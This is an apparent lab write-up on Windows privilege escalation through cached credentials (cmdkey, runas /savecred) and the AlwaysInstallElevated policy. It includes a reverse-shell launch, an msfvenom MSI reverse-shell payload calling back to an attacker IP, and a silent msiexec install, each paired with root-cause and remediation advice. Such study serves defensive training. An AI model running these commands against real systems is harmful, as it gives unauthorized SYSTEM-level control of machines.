Both of these techniques come from the same round of Windows enumeration. Neither one is complex enough to justify its own writeup on its own, so this covers both: abusing credentials already stored by Windows itself, and abusing a Group Policy setting that lets any user install software with SYSTEM privileges.
Part 1 — Cached Credentials via cmdkey
Enumeration
Windows can store credentials on disk for later reuse, through a feature called the Credential Manager. Applications, scheduled tasks, and RDP connections commonly save credentials here so the user isn’t prompted every time. The cmdkey utility lists whatever is currently stored:
C:\Users\user>cmdkey /list
The output listed two stored credentials. The relevant one:
Target: Domain:interactive=WIN-QBA94KB3IOF\admin
Type:   Domain Password
User:   WIN-QBA94KB3IOF\admin
This means a set of credentials for the admin account on this machine had been saved by some prior login or process, and Windows was holding onto them for reuse. Critically, cmdkey /list never displays the actual password — but it doesn’t need to. Windows itself can use the cached credential without ever revealing it.
Exploitation
The runas command has a /savecred flag specifically for this: it tells Windows to use whatever credential is already cached for the specified user, instead of prompting for a password.
C:\Users\user>runas /savecred /user:admin C:\PrivEsc\reverse.exeBreaking this down:
/savecred— use the credential already stored in Credential Manager for this user, rather than asking for one/user:admin— the account whose cached credential should be usedC:\PrivEsc\reverse.exe— the program to launch under that account’s context; here, a reverse shell payload
Because a valid credential for admin was already cached, this command launched the reverse shell as the admin user, without me ever needing to know that account’s actual password.
Result
C:\Windows\system32>whoami
win-qba94kb3iof\admin
The shell returned as win-qba94kb3iof\admin — a fully privileged account on this machine, reached entirely through a credential Windows itself had already stored.
Root Cause and Fix
The root cause is a credential left cached in the Windows Credential Manager by an earlier interactive login, RDP session, or scheduled task running as a privileged account. Any process running as the user who owns that Windows session can reuse the cached credential through runas /savecred, without ever seeing the plaintext password.
1. Avoid saving credentials for privileged accounts on machines where
   lower-privileged users can also log in. Uncheck "Remember me" /
   "Save credentials" prompts, and disable credential caching in RDP
   clients connecting as privileged accounts.

2. Regularly audit and clear stored credentials with:
   cmdkey /list      (to enumerate)
   cmdkey /delete:<target>   (to remove)

3. Use Credential Guard where available, and restrict interactive/RDP
   logon rights for privileged accounts to dedicated admin workstations
   rather than shared or general-purpose machines.

4. Enforce the principle that privileged accounts should never be used for
   day-to-day interactive sessions on machines also used by standard users.
Part 2 — AlwaysInstallElevated
Enumeration
AlwaysInstallElevated is a Windows Installer policy. When enabled, it tells msiexec to install any .msi package with full SYSTEM privileges, regardless of the privilege level of the user who launched the installation. It’s controlled by a registry value that must be set in both of two locations for Windows to honor it — an automated check confirmed both were present:
[+] Checking AlwaysInstallElevated(T1012)
AlwaysInstallElevated set to 1 in HKLM
AlwaysInstallElevated set to 1 in HKCU!
Both HKEY_LOCAL_MACHINE (a machine-wide, admin-controlled setting) and HKEY_CURRENT_USER (a per-user setting any standard user can normally write to) had the value set to 1. Windows only applies this elevated-install behavior when both keys are set — this is meant to be a safety measure, but here both had been enabled.
Building the Payload
An MSI-format payload was generated to take advantage of the misconfiguration:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.136.223 LPORT=53 -f msi -o reverse.msi
The only difference from a typical msfvenom reverse shell command is -f msi, which packages the payload as a valid Windows Installer package instead of a standalone .exe. This matters because the elevated-install behavior only applies to packages installed through msiexec.
Exploitation
Before running the payload, the registry values were checked manually to confirm the automated finding, then the MSI was transferred to the target and installed:
C:\Users\user>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
C:\Users\user>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
C:\Users\user>copy \\192.168.136.223\kali\reverse.msi C:\PrivEsc\reverse.msi
C:\Users\user>msiexec /quiet /qn /i C:\PrivEsc\reverse.msi
Breaking down the final command:
msiexec— the Windows Installer executable responsible for installing.msipackages/quiet— suppress all user interface during installation, so nothing visibly pops up/qn— explicitly request “no UI” quiet mode (used alongside/quietfor full silence)/i C:\PrivEsc\reverse.msi— install the specified package
Because both AlwaysInstallElevated registry values were set, Windows ran this installation with SYSTEM privileges — regardless of the fact that the account launching msiexec was a standard, unprivileged user.
Result
C:\Windows\system32>whoami
nt authority\system
The callback confirms nt authority\system — full SYSTEM access, obtained simply by installing a package through the normal, unmodified msiexec command.
Root Cause and Fix
The root cause is a Group Policy / registry misconfiguration that enables AlwaysInstallElevated at both the machine and user level. This setting exists for legitimate deployment scenarios (letting standard users install pre-approved software without admin intervention) but has no way to distinguish a trusted internal package from an arbitrary attacker-supplied one.
1. Disable AlwaysInstallElevated in both locations unless there is a clear,
   reviewed business need for it:
   reg delete HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated /f
   reg delete HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated /f

2. If elevated installs are genuinely required, use a software deployment
   system with its own privilege model (SCCM, Intune, etc.) instead of this
   blanket policy, so only signed/approved packages can be installed.

3. Audit for this setting across the environment with Group Policy reporting
   tools or a scripted registry query, since it is often enabled once for a
   single legitimate reason and then forgotten.

4. Treat this finding as equivalent to full SYSTEM compromise the moment
   both registry values are confirmed present — no further conditions are
   needed to exploit it.
Key Takeaways
cmdkey /listcosts nothing to run and should be part of every Windows enumeration pass — cached credentials are a direct path to whatever account they belong to, without ever cracking a passwordrunas /savecreduses a cached credential transparently; the plaintext password is never displayed or required by the attackerAlwaysInstallElevatedonly takes effect when set in bothHKLMandHKCU— check both before concluding the finding is or isn’t exploitable- Packaging a payload as
.msiinstead of.exe(-f msiin msfvenom) is the only change needed to make a payload compatible with this technique - Neither technique here required any coding, exploit development, or complex chaining — both are single-command escalations once the underlying misconfiguration is confirmed
Questions? Hit me up on X.